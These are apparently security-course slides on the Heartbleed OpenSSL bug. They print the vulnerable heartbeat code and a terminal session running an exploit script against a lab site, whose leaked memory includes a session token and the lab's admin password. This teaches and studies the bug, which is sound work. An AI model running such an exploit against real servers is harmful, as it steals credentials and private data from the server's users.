



# Heart Bleeding

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# What's Heart Bleeding


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- CVE-2014-0160 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by [MITRE](https://www.mitre.org/). Due to coincident discovery a duplicate CVE, CVE-2014-0346, which was assigned to us, should not be used, since others independently went public with the CVE-2014-0160 identifier.
- <http://heartbleed.com/>



# Heart Beat: keep-alive feature

- To maintain the communication between security channel
- Sender sends a Heartbeat package (request)
- Receiver constructs a response package, and sends it back to sender. The payload data should be same





# The Vulnerable Code

```
// Reads 16 bits from the payload field, and and store the value  
// in the variable payload.
```

```
n2s(p, payload); ①
```

```
pl=p; // pl now points to the beginning of the payload content.
```

```
if (hbtype == TLS1_HB_REQUEST)
```

```
{
```

```
    unsigned char *buffer, *bp;
```

```
    int r;
```

```
    // Allocate memory for the response packet:
```

```
    // 1 byte for message type, 2 bytes for payload length,
```

```
    // plus payload size, and padding size.
```


```
    buffer = OPENSSL_malloc(1 + 2 + payload + padding); ②
```

```
    bp = buffer;
```




# The Vulnerable Code

```
// Set the response type and the payload length fields.  
*bp++ = TLS1_HB_RESPONSE;  
s2n(payload, bp);  
  
// Copy the data from the request packet to the response packet;  
// pl points to the payload region in the request packet.  
memcpy(bp, pl, payload);  
bp += payload;  
  
// Add paddings.  
RAND_pseudo_bytes(bp, padding);  
  
// Code omitted: send out the response packet.  
.....  
}
```

A red arrow pointing from the line `memcpy(bp, pl, payload);` to a circled number 3, indicating a vulnerability or a specific point of interest in the code.



# How To Exploit





# How To Exploit

```
[05/10/2019 08:00] seed@ubuntu:~/sec19/heartbleeding$ python attack.py www.heartbleedlabelgg.com
```

```
defribulator v1.20
```

```
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
```

```
#####
```

```
Connecting to: www.heartbleedlabelgg.com:443, 1 times
```

```
Sending Client Hello for TLSv1.0
```

```
Analyze the result....
```

```
Analyze the result....
```

```
Analyze the result....
```

```
Analyze the result....
```

```
Received Server Hello for TLSv1.0
```

```
Analyze the result....
```

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
```

```
Please wait... connection attempt 1 of 1
```

```
#####
```

```
.@.AAAAAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
```

```
...!.9.8.....5.....
```

```
.....3.2.....E.D...../...A.....I.....
```

```
.....
```

```
....;5.\.....}...P.o.....%N...j#[.....W.h.....M.2HS..YwZnMggKs~...,.9..{&.G..tI.V.uX,;.62.....G.....C.^....w...'<...
```

```
.lbSd.d....N.+vs...>.....7...X!.ge.8..\R..o[\..3t..-urlencoded
```

```
Content-Length: 116
```

```
__elgg_token=025a16fa54395bdd4c119125f8813338&__elgg_ts=1557500216&username=admin&password=seedadmin&persistent=true....z.'"..a..>8
```

```
.%.|
```

